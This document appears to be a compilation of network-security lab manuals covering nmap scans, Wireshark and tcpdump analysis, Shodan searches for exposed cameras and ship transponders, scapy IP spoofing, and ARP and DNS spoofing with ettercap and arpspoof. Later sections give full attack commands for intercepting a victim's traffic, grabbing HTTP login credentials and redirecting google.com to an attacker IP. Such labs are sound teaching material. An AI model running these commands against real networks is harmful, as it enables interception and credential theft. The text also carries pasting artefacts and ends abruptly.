Question:

iii) Start a new Wireshark capture, and then perform a complete Port Scan (in this case a TCP SYN scan) and an Operating System Fingerprint on a neighbour machine using nmap –O [neighbour ip address]. The –O option should provide the OS running on the scanned machine. Stop the capture and filter for source address == your machine's address if necessary. prepare a detailed lab manual with all commands

# Objective

- Learn how to use **Nmap** to perform a **TCP SYN scan** and **Operating System fingerprinting** on a neighbouring machine.
- Capture and analyse network traffic using **Wireshark**.

# Prerequisites

- A **Linux (Ubuntu/Kali) or Windows** system with **Nmap** and **Wireshark** installed.
- Network connectivity with the target machine (neighbor's IP).
- **Administrative/Sudo privileges** on your machine.

# Step 1: Open Wireshark and Start Capturing

1. Open **Wireshark**.
2. Select the **network interface** connected to the target machine (e.g., `eth0` for wired or `wlan0` for wireless).
3. Click **Start** to begin capturing packets.

# Step 2: Perform a TCP SYN Scan and OS Fingerprinting Using Nmap

1. Open a terminal (**Linux**) or Command Prompt (**Windows**).
2. Run the following Nmap command:

   ```
   sudo nmap -sS -O <neighbor's_IP_address>
   ```

   **Explanation:**

   - `sudo` → Run as administrator (Linux only).
   - `nmap` → Network scanning tool.
   - `-sS` → **TCP SYN scan** (stealthy).
   - `-O` → **Operating System fingerprinting**.
   - `<neighbor's_IP_address>` → Replace with the actual target IP.

## Step 3: Stop Wireshark Capture and Filter Packets

1. Once the scan completes, go back to **Wireshark** and click **Stop**.
2. Apply a filter to show only packets from your machine:

   ```
   ini
   CopyEdit
   ip.src == <your_machine_IP>
   ```

3. Analyze the captured packets:
   - Look for **TCP SYN packets** sent to various ports.
   - Identify responses (e.g., **SYN-ACK** or **RST**) to determine open/closed ports.
   - Observe OS fingerprinting requests and responses.

## Step 4: Save the Wireshark Capture

1. Click **File** > **Save As**, and save the `.pcap` file for analysis.

## Step 5: Analyze Nmap Scan Results

- Nmap will display:
  - List of **open/closed/filtered ports**.
  - Detected **OS version** of the target machine.
  - Additional **network details** (if available).

## Step 6: (Optional) Export Nmap Scan Results

To save results to a file, use:

```
bash
CopyEdit
sudo nmap -sS -O <neighbor's_IP_address> -oN scan_results.txt
```

This saves the scan output to `scan_results.txt`.

---

## Conclusion

- You have successfully used **Wireshark** to capture and analyze a **TCP SYN scan** and **OS fingerprinting** using **Nmap**.
- The **Nmap scan results** provide insights into the **target machine's open ports and OS**.
- **Wireshark capture** verifies network traffic generated by the scan.

**Question:** Perform an Analysis Network using Wireshark for (a)Traffic Monitoring (TCP slow down and HTTP slow down) (b) Packet Sniffing

# Objective

- **Monitor network traffic** for issues like **TCP slow down** and **HTTP slow down**.
- **Perform packet sniffing** to analyze network packets.

# Prerequisites

- **Wireshark** installed on your system.
- **Internet connection** or a local network for monitoring.
- **Administrative privileges** to capture packets.

---

# Part A: Traffic Monitoring (TCP Slow Down & HTTP Slow Down)

### Step 1: Open Wireshark and Start Capturing

1. Open **Wireshark**.
2. Select your **network interface** (e.g., `eth0` for wired, `wlan0` for Wi-Fi).
3. Click **Start** to begin capturing network traffic.

---

### Step 2: Monitor TCP Slow Down

1. **Apply TCP filter** to focus on TCP packets:

   ```
   nginx
   CopyEdit
   tcp
   ```

2. **Check for signs of TCP slow down:**
   - **High retransmissions:** Indicates packet loss.
     - Filter:

       ```
       CopyEdit
       tcp.analysis.retransmission
       ```

- **High round-trip times (RTT):**
  - Go to **"Statistics" > "TCP Stream Graphs" > "Round Trip Time"** to analyze.
- **Duplicate ACKs:** A sign of network congestion.
  - Filter:

```
CopyEdit
tcp.analysis.duplicate_ack
```

---

### Step 3: Monitor HTTP Slow Down

1. **Apply HTTP filter**:

```
nginx
CopyEdit
http
```

2. **Check for slow responses**:
   - Look for **high "Time Since Request" values** in HTTP packets.
   - Sort packets by **"Time"** to see **delays**.
   - Use **"Follow TCP Stream"** to view full HTTP conversations.
3. **Check for large payloads**:
   - Large **HTTP response times** might indicate slow server responses.

---

# Part B: Packet Sniffing

### Step 1: Capture Packets in Wireshark

1. Open **Wireshark** and start capturing packets.
2. Apply filters to focus on specific types of traffic.

---

### Step 2: Sniffing Specific Traffic

*1. Capture Credentials (Example: HTTP Login Forms)*

- Use filter:

```
ini
CopyEdit
http.request.method == "POST"
```

- Check **packet details** for login credentials (only works for unencrypted HTTP).

### *2. Capture DNS Queries (Website Lookups)*

- Use filter:

```
nginx
CopyEdit
dns
```

- Look for **DNS request packets** to identify visited websites.

### *3. Capture FTP or Telnet Traffic (Unencrypted Data)*

- Use filter:

```
nginx
CopyEdit
ftp || telnet
```

- View **cleartext credentials** in packet details.

### *4. Capture ARP Spoofing Attacks*

- Use filter:

```
nginx
CopyEdit
arp
```

- Check if a machine is impersonating another **(Man-in-the-Middle Attack)**.

---

# Step 3: Save and Analyze the Captured Packets

1. Save the **capture file**:
    - **File > Save As** > `network_capture.pcapng`
2. Open **"Statistics" > "IO Graphs"** to visualize network activity.

---

# Conclusion

- **TCP and HTTP slowdowns** were analyzed by checking retransmissions, high RTT, and delayed HTTP responses.
- **Packet sniffing** revealed sensitive data, DNS queries, and potential security threats.
- **Wireshark filters** helped in efficiently analyzing network traffic.

# Lab Assignment Questions

## Part A: Traffic Monitoring (TCP Slow Down & HTTP Slow Down)

1. **Wireshark Setup & Capture:**
   - How do you start a new packet capture in Wireshark?
   - Which network interface should you select to monitor traffic on a Wi-Fi connection?
2. **TCP Slow Down Analysis:**
   - What filter can be used to display only **TCP packets** in Wireshark?
   - Explain how to identify **TCP retransmissions** in a packet capture.
   - What is **Round Trip Time (RTT)**, and how can you analyze it in Wireshark?
   - How do **duplicate ACKs** indicate a slow or congested network?
3. **HTTP Slow Down Analysis:**
   - What Wireshark filter can be used to capture **only HTTP traffic**?
   - How can you determine if an HTTP request is taking too long to respond?
   - Explain how the **"Follow TCP Stream"** feature in Wireshark helps analyze HTTP slowdowns.

---

## Part B: Packet Sniffing

4. **Capturing Network Traffic:**
   - What is **packet sniffing**, and how is it useful in network analysis?
   - What are some **ethical and legal considerations** when performing packet sniffing?
5. **Analyzing Specific Traffic:**
   - What filter would you use to capture only **DNS queries** in Wireshark?
   - How can you identify the **IP address of a website** using DNS packets?
   - What is the filter to capture only **FTP and Telnet** traffic? Why is this important for security?
   - How can Wireshark be used to detect **ARP spoofing or Man-in-the-Middle (MITM) attacks**?
6. **Saving and Reporting Results:**
   - How do you **save** a captured packet file in Wireshark?
   - What information can be analyzed using Wireshark's **IO Graphs** and **Statistics** tools?
   - How would you explain your findings from a network capture to an IT security team?

---

## (Advanced Analysis)

7. **Real-World Application:**
   - How would you use Wireshark to troubleshoot a slow **web application**?
   - What are the key differences between **encrypted (HTTPS) and unencrypted (HTTP) traffic** in Wireshark?
   - How can you use Wireshark to detect **malicious traffic or potential cyber attacks**?

### How to Use Wireshark to Troubleshoot a Slow Web Application

When a **web application is slow**, you can use **Wireshark** to diagnose network-related issues by analyzing HTTP/HTTPS traffic, response times, and possible network congestion. Here's a step-by-step guide:

---

# Step 1: Start Capturing Network Traffic

1. Open **Wireshark**.
2. Select the network interface (e.g., `eth0` for wired, `wlan0` for Wi-Fi).
3. Click **Start** to begin capturing packets.

---

# Step 2: Apply Filters for Web Traffic

To **focus only on web traffic**, use the following filters:

- **For all web traffic (HTTP & HTTPS)**

  ```
  ini
  CopyEdit
  tcp.port == 80 || tcp.port == 443
  ```

- **For HTTP traffic only (Unencrypted requests and responses)**

  ```
  nginx
  CopyEdit
  http
  ```

- **For HTTPS traffic (SSL/TLS encrypted communication)**

  ```
  nginx
  CopyEdit
  tls
  ```

- **For a specific website (Replace with the domain's IP address)**

  ```
  ini
  CopyEdit
  ip.addr == <server_IP>
  ```

---

# Step 3: Identify Performance Issues

## 1. Check HTTP Request and Response Times

- **Find an HTTP request** (e.g., `GET /index.html`).
- Look at the corresponding **HTTP response** (e.g., `HTTP/1.1 200 OK`).
- **Check the "Time since request" field**:
  - High values indicate **server delays**.

*Wireshark Tool:*

- Go to **Statistics** → **HTTP** and analyze response times.

---

## 2. Analyze TCP Performance (Slow Load Times Due to Network Issues)

- Use the filter:

```
nginx
CopyEdit
tcp
```

- Look for **high retransmissions**:

```
CopyEdit
tcp.analysis.retransmission
```

- Look for **high round-trip times (RTT)**:
  - **Go to:** `Statistics` → `TCP Stream Graphs` → `Round Trip Time (RTT)`.
  - High RTT indicates **network latency**.

*What to look for?*

- **Duplicate ACKs:** Shows packet loss and retransmissions.
- **Retransmissions:** Indicates poor network performance.
- **Packet delays:** Server might be overloaded or network is slow.

---

## 3. Identify HTTP Slowdowns (Server-Side Issues)

- Filter HTTP responses:

```
CopyEdit
http.response
```

- Check **status codes**:
  - `200 OK` → Normal response.
  - `404 Not Found` → Missing resources.
  - `500 Internal Server Error` → Server-side issue.

- `504 Gateway Timeout` → Slow backend response.

*Wireshark Tool:*

- **"Follow TCP Stream"** to see the full conversation between client and server.

---

### 4. Check for Packet Loss & Network Congestion

- Filter for **dropped or out-of-order packets**:

```
CopyEdit
tcp.analysis.lost_segment
```

- Look for **latency and congestion**:

```
CopyEdit
tcp.analysis.window_update
```

- If **window size drops frequently**, the connection is likely experiencing **network congestion**.

---

# Step 4: Save and Analyze the Results

1. **Save the capture** (`File > Save As > .pcapng`).
2. Use **"IO Graphs"** (`Statistics > IO Graphs`) to visualize traffic patterns.
3. Report findings to **network engineers or developers** for further optimization.

---

Q: Perform to Explore, execute and analysis traffic using TCP Dump and Net discover tools

- Explore, execute, and analyze **network traffic** using **TCPDump** and **Netdiscover** tools.
- Capture packets, identify active hosts, and analyze traffic patterns.

---

# Prerequisites

- A **Linux machine** (Kali, Ubuntu, or any other distribution).
- **TCPDump** and **Netdiscover** installed.
- Administrative privileges (`sudo`).

### Install Required Tools (if not already installed)

Run the following command:

```
bash
CopyEdit
sudo apt update && sudo apt install tcpdump netdiscover -y
```

---

# Part A: Exploring and Analyzing Traffic Using TCPDump

### Step 1: Capture Network Traffic

1. Open a terminal and run:

   ```
   bash
   CopyEdit
   sudo tcpdump -i eth0
   ```

   - `-i eth0` → Captures packets on the **eth0** interface (replace with `wlan0` for Wi-Fi).
2. Stop the capture by pressing **Ctrl + C**.

---

### Step 2: Capture and Save Packets to a File

1. Run the following command to save packets for later analysis:

   ```
   bash
   CopyEdit
   sudo tcpdump -i eth0 -w capture.pcap
   ```

   - `-w capture.pcap` → Saves the capture to a file named `capture.pcap`.
2. Open the file in **Wireshark** for deep analysis:

   ```
   bash
   CopyEdit
   wireshark capture.pcap &
   ```

---

### Step 3: Apply Filters to Analyze Traffic

*1. Filter by Specific IP Address*

```
bash
CopyEdit
sudo tcpdump -i eth0 host 192.168.1.10
```

- Captures packets related to the host **192.168.1.10**.

*2. Capture Only TCP Packets*

```
bash
CopyEdit
sudo tcpdump -i eth0 tcp
```

- Filters **only TCP packets**.

*3. Capture Only HTTP Traffic*

```
bash
CopyEdit
sudo tcpdump -i eth0 port 80
```

- Captures **HTTP requests and responses**.

*4. Capture DNS Queries*

```
bash
CopyEdit
sudo tcpdump -i eth0 port 53
```

- Filters **DNS request and response packets**.

---

# Part B: Exploring and Analyzing Network Hosts Using Netdiscover

## Step 1: Scan for Active Hosts in the Network

1. Run the following command to identify live hosts in the network:

   ```
   bash
   CopyEdit
   sudo netdiscover -r 192.168.1.0/24
   ```

   - `-r 192.168.1.0/24` → Scans the entire **192.168.1.x** network range.
2. Observe the output, which shows:
   - **IP addresses** of active devices.
   - **MAC addresses** of discovered hosts.
   - **Vendor information** (device manufacturer).

---

## Step 2: Perform an ARP Scan on the Network

```
bash
CopyEdit
sudo netdiscover -i eth0
```

- `-i eth0` → Specifies the interface for scanning.
- Identifies **live devices** using **ARP requests**.

---

### Step 3: Perform a Passive Scan (Stealth Mode)

```
bash
CopyEdit
sudo netdiscover -p
```

- **No active probes**, only listens to **ARP traffic** on the network.
- Helps avoid detection in **penetration testing** scenarios.

---

# Step 4: Analyze the Results

1. **Compare TCPDump and Netdiscover findings**:
    - TCPDump shows **detailed packet-level information**.
    - Netdiscover provides **a list of active hosts** in the network.
2. Identify **network anomalies** such as:
    - Unauthorized devices.
    - High traffic from specific IPs (potential DDoS attack).
    - DNS spoofing attempts.

---

# Conclusion

- **TCPDump** is useful for **deep packet inspection**, troubleshooting, and protocol analysis.
- **Netdiscover** helps **identify hosts** on a local network and detect unauthorized devices.
- **Together, these tools provide a complete picture** of network activity.

5. Perform to explore Shodan for (a) locating Boats and Ship Locations (b) Searching and capturing Live Cameras. (b) To Write a small NSE Script 6 Perform to spoof IP address of your own system using Kali Linux 7 Perform to sniff traffic using ARP Spoofing 8 Perform to perform man in middle attack using DNS spoofing5

These are **advanced cybersecurity tasks**, often used in penetration testing and ethical hacking. Below is a **detailed lab guide** for each task. **Ensure you have legal permission before testing on any network.**

Question:

---

- Perform to explore Shodan for (a) locating Boats and Ship Locations (b) Searching and capturing Live Cameras. (b) To Write a small NSE Script
- Perform to spoof IP address of your own system using Kali Linux
- Perform to sniff traffic using ARP Spoofing 8 Perform to perform man in middle attack using DNS spoofing5**Kali Linux** installed and updated.

- **Shodan API key** (for Shodan tasks).
- **Nmap, Ettercap, and MITM tools** installed (`sudo apt install nmap ettercap dsniff -y`).
- **Root access** (`sudo` privileges).

---

# 5. Exploring Shodan for Intelligence Gathering

### (a) Locating Boats and Ship Locations

Shodan can search for **marine Automatic Identification Systems (AIS)**.

#### *Step 1: Search for Ship Transponders*

1. Open the terminal and run:

   ```
   bash
   CopyEdit
   shodan search "AIS port:5631"
   ```

   - This searches for **AIS transponders** used in ship tracking.
2. To get **IP details**, run:

   ```
   bash
   CopyEdit
   shodan host <IP_Address>
   ```

   - Replace `<IP_Address>` with the ship transponder's IP.

---

## (b) Searching and Capturing Live Cameras

Shodan indexes unsecured IoT devices, including **public webcams**.

### *Step 1: Search for Live Cameras*

```
bash
CopyEdit
shodan search "webcamxp"
```

- Filters for **unsecured webcams** running **WebcamXP software**.

### *Step 2: Search for Open Surveillance Cameras*

```
bash
CopyEdit
shodan search "ip camera"
```

- Returns **IP addresses** of vulnerable **live cameras**.
- Open in a browser: `http://<IP>:<Port>` (e.g., `http://192.168.1.100:8080`).

---

## (c) Writing a Small Nmap NSE Script

NSE (Nmap Scripting Engine) allows automation of network scans.

### *Step 1: Create a Custom NSE Script*

1. Open a terminal and create a new script file:

   ```
   bash
   CopyEdit
   sudo nano custom-script.nse
   ```

2. Add the following code to scan for open HTTP ports:

   ```
   lua
   CopyEdit
   description = [[Simple HTTP port scanner]]
   categories = {"default", "safe"}
   author = "YourName"

   portrule = function(host, port)
       return port.protocol == "tcp" and port.number == 80
   end

   action = function(host, port)
       return "HTTP server detected on " .. host.ip
   end
   ```

3. Save and exit (`Ctrl + X`, then `Y`).

*Step 2: Run the NSE Script*

```
bash
CopyEdit
sudo nmap --script ./custom-script.nse -p80 192.168.1.1
```

- Scans **port 80** for HTTP servers.

---

# 6. IP Address Spoofing in Kali Linux

IP spoofing is modifying packet headers to fake an IP address.

*Step 1: Install and Configure Scapy*

```
bash
CopyEdit
sudo apt install scapy -y
```

*Step 2: Send a Fake Packet with a Spoofed IP*

```
python
CopyEdit
from scapy.all import *
packet = IP(src="192.168.1.200", dst="192.168.1.1") / ICMP()
send(packet)
```

- `src="192.168.1.200"` → Fake source IP.
- `dst="192.168.1.1"` → Target IP.

Save this as `spoof.py` and run:

```
bash
CopyEdit
sudo python3 spoof.py
```

- This sends a **ping packet** with a spoofed IP.

---

# 7. Sniff Traffic Using ARP Spoofing

## Step 1: Enable IP Forwarding

```
bash
CopyEdit
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

## Step 2: Run Ettercap for ARP Spoofing

```
bash
CopyEdit
sudo ettercap -T -q -i eth0 -M ARP /192.168.1.1// /192.168.1.100//
```

- `192.168.1.1` → Gateway.
- `192.168.1.100` → Victim device.
- **Intercepts traffic between the victim and the network.**

### Step 3: Capture Credentials Using Wireshark

- Open **Wireshark**, filter by:

```
bash
CopyEdit
arp || http || dns
```

- Capture **passwords** from **HTTP login forms**.

---

# 8. Man-in-the-Middle (MITM) Attack Using DNS Spoofing

### Step 1: Configure Ettercap for DNS Spoofing

1. Edit the DNS spoofing file:

```
bash
CopyEdit
sudo nano /etc/ettercap/etter.dns
```

2. Add an entry to redirect a website:

```
css
CopyEdit
google.com A 192.168.1.200
```

    - Redirects **google.com** to **attacker's IP (192.168.1.200)**.

### Step 2: Start ARP Spoofing

```
bash
CopyEdit
sudo ettercap -T -q -i eth0 -M ARP /192.168.1.1// /192.168.1.100//
```

### Step 3: Start DNS Spoofing

```
bash
CopyEdit
sudo ettercap -Tq -i eth0 -P dns_spoof
```

- When the victim visits **google.com**, they are redirected to **your fake server**.

---

# Conclusion

- **Shodan** helps locate vulnerable devices like ships and cameras.
- **Nmap NSE scripting** automates network scanning.
- **IP spoofing** manipulates source addresses for attack simulations.
- **ARP Spoofing** enables traffic interception.
- **DNS Spoofing** redirects users to malicious sites.

# ARP Spoofing Traffic Sniffing Lab Manual (Kali & Ubuntu)

This guide provides a step-by-step process for performing ARP spoofing for traffic sniffing on **Kali Linux** and **Ubuntu**.

---

## 🛑 Disclaimer

**This guide is for educational and ethical purposes only. Unauthorized network monitoring is illegal. Perform this only in a controlled lab environment where you have permission.**

---

## Lab Requirements

- **OS:** Kali Linux / Ubuntu
- **Tools:** `arpspoof`, `tcpdump`, `Wireshark`
- **Network Setup:** Two machines (Attacker & Victim) on the same subnet

---

## Step 1: Install Required Tools

On **Kali Linux**, `dsniff` (which contains `arpspoof`) is pre-installed. If not, install it:

```
bash
CopyEdit
sudo apt update && sudo apt install dsniff -y
```

On **Ubuntu**, install it using:

```
bash
CopyEdit
```

```
sudo apt update && sudo apt install dsniff -y
```

---

# Step 2: Enable Packet Forwarding

Linux does not forward packets by default. Enable it:

```
bash
CopyEdit
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

Verify it is enabled:

```
bash
CopyEdit
cat /proc/sys/net/ipv4/ip_forward
```

It should return `1`.

---

# Step 3: Identify Target IP & Gateway

Find the **victim's IP** and **gateway IP**:

```
bash
CopyEdit
ip route show
```

or

```
bash
CopyEdit
arp -a
```

Example Output:

```
scss
CopyEdit
192.168.1.1  (gateway)
192.168.1.10 (victim)
```

---

# Step 4: Perform ARP Spoofing

Run the ARP spoofing attack in two terminals:

1. **Poison Victim's ARP Cache** (Make victim believe attacker is the gateway):

```
bash
CopyEdit
sudo arpspoof -i eth0 -t 192.168.1.10 -r 192.168.1.1
```

2. **Poison Gateway's ARP Cache** (Make gateway believe attacker is the victim):

```
bash
CopyEdit
sudo arpspoof -i eth0 -t 192.168.1.1 -r 192.168.1.10
```

---

# Step 5: Capture Traffic

You can use **Wireshark** or **tcpdump** to capture packets.

### Using Wireshark

1. Open Wireshark
2. Select the active network interface (`eth0` or `wlan0`)
3. Apply a filter like `ip.addr == 192.168.1.10` to focus on victim's traffic

### Using tcpdump

To capture HTTP traffic:

```
bash
CopyEdit
sudo tcpdump -i eth0 -n -A port 80
```

To capture login credentials from HTTP:

```
bash
CopyEdit
sudo tcpdump -i eth0 -n -A port 80 | grep -i "POST"
```

To save captured packets for later analysis:

```
bash
CopyEdit
sudo tcpdump -i eth0 -w capture.pcap
```

Analyze it later using:

```
bash
CopyEdit
wireshark capture.pcap
```

---

## Step 6: Stop ARP Spoofing & Restore Network

Stop `arpspoof` processes:

```
bash
CopyEdit
sudo pkill arpspoof
```

Manually restore ARP tables:

```
bash
CopyEdit
sudo arp -s 192.168.1.1 <gateway_MAC_address>
sudo arp -s 192.168.1.10 <victim_MAC_address>
```

Disable packet forwarding:

```
bash
CopyEdit
echo 0 | sudo tee /proc/sys/net/ipv4/ip_forward
```

---

## Summary

1. **Install `dsniff` (if not already installed)**
2. **Enable packet forwarding**
3. **Find target & gateway IPs**
4. **Perform ARP spoofing using `arpspoof`**
5. **Capture traffic with Wireshark or `tcpdump`**
6. **Stop attack and restore network**

# Ethical Lab Setup: DNS Spoofing using Ettercap on Fedora

Before proceeding, ensure you are on a **private test network** and have explicit permission to conduct this test.

### Step 1: Install Ettercap and Dependencies

Run the following command in your terminal:

```
bash
CopyEdit
sudo dnf install ettercap
```

### Step 2: Enable IP Forwarding

Allow traffic to pass through your system by enabling IP forwarding:

```
bash
CopyEdit
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

Or make it permanent:

```
bash
CopyEdit
sudo nano /etc/sysctl.conf
```

Add this line:

```
ini
CopyEdit
net.ipv4.ip_forward = 1
```

Then apply the changes:

```
bash
CopyEdit
sudo sysctl -p
```

### Step 3: Edit Ettercap DNS Spoof Plugin

Edit the Ettercap DNS spoofing file:

```
bash
CopyEdit
sudo nano /usr/share/ettercap/etter.dns
```

Add an entry to redirect a domain (e.g., `example.com`) to an attacker's IP:

```
css
CopyEdit
example.com A 192.168.1.100
*.example.com A 192.168.1.100
```

Save and exit.

### Step 4: Start Ettercap

Launch Ettercap in graphical mode:

```
bash
CopyEdit
sudo ettercap -G
```

Or in command-line mode:

```
bash
CopyEdit
```

```
sudo ettercap -Tq -M arp:remote /TARGET_IP/ /GATEWAY_IP/ -P dns_spoof
```

- `/TARGET_IP/` → The victim's IP address
- `/GATEWAY_IP/` → The router's IP address
- `-P dns_spoof` → Enables the DNS spoofing plugin

### Step 5: Test the Spoofing

On the victim machine, try to access `example.com` and check if it gets redirected to `192.168.1.100`.

---

# How to Defend Against DNS Spoofing

- Use **DNSSEC** to verify DNS responses
- Enforce **HTTPS with HSTS**
- Use **static DNS configurations** on clients
- Regularly monitor **ARP tables** to detect poisoning
- Use **firewalls** and **intrusion detection systems (IDS)**

- Tcpdump is a very useful command to inspect and capture network packets that go into and from your machine. It's one of the most common networking utilities to troubleshoot network problems and security issues.

- Although its name is tcpdump but it can be used to inspect non-TCP traffic included UDP, ARP, or ICMP.


- This tutorial will show you the way to use the tcpdump command in a Linux system.

- ## Install tcpdump

- By default, tcpdump is installed on most Linux distributions. To verify whether the tcpdump is installed or not, run the following command:

- Become root of your machine or atleast you have sudo access to perform tcpdump actions.

```
$ sudo apt install tcpdump
```


- **Check tcpdump version**,
- 



- ## Capture packets on network interfaces

- When you run tcpdump without any options, it will capture all the packets on all of the network interfaces on your computer, Just run below command

```
$ sudo tcpdump
```

- You have to press Ctrl + C to stop.

- 


- To list all of the network interfaces that their packets can be inspected by the tcpdump command, run:
- 


- f you want to capture packets on a specific network interface and limits packet to 6, run the following command:

```
$ sudo tcpdump -i eth0 -c 6
```

- **Capture network packets on a specific host**

- To capture the packets from a specific host. You can simply run the following command:

```
$ sudo tcpdump -n host <ip4> -c 5
```

- ## Capture network packets on a specific port

- If you want to filter only network packets on a specific port, let's run the tcpdump command with the -n port option.

```
$ sudo tcpdump -n port 22
```

- ## Capture network packets from source and destination

- If you want to filter only network packets that come from a specific source, let's run the tcpdump command with the src option.

```
$ sudo tcpdump src <ip4>
```

- For the purpose of capturing only network packets to a specific destination, run the tcpdump command with the dst option.

```
$ sudo tcpdump dst <ip4>
```


- **Filter network by a protocol**
- To capture the network packets of a particular protocol, let's specify the protocol name as a command option. For example:

```
$ sudo tcpdump -n udp
```

# UDP Session Hijacking

Last Updated : 02 Aug, 2022

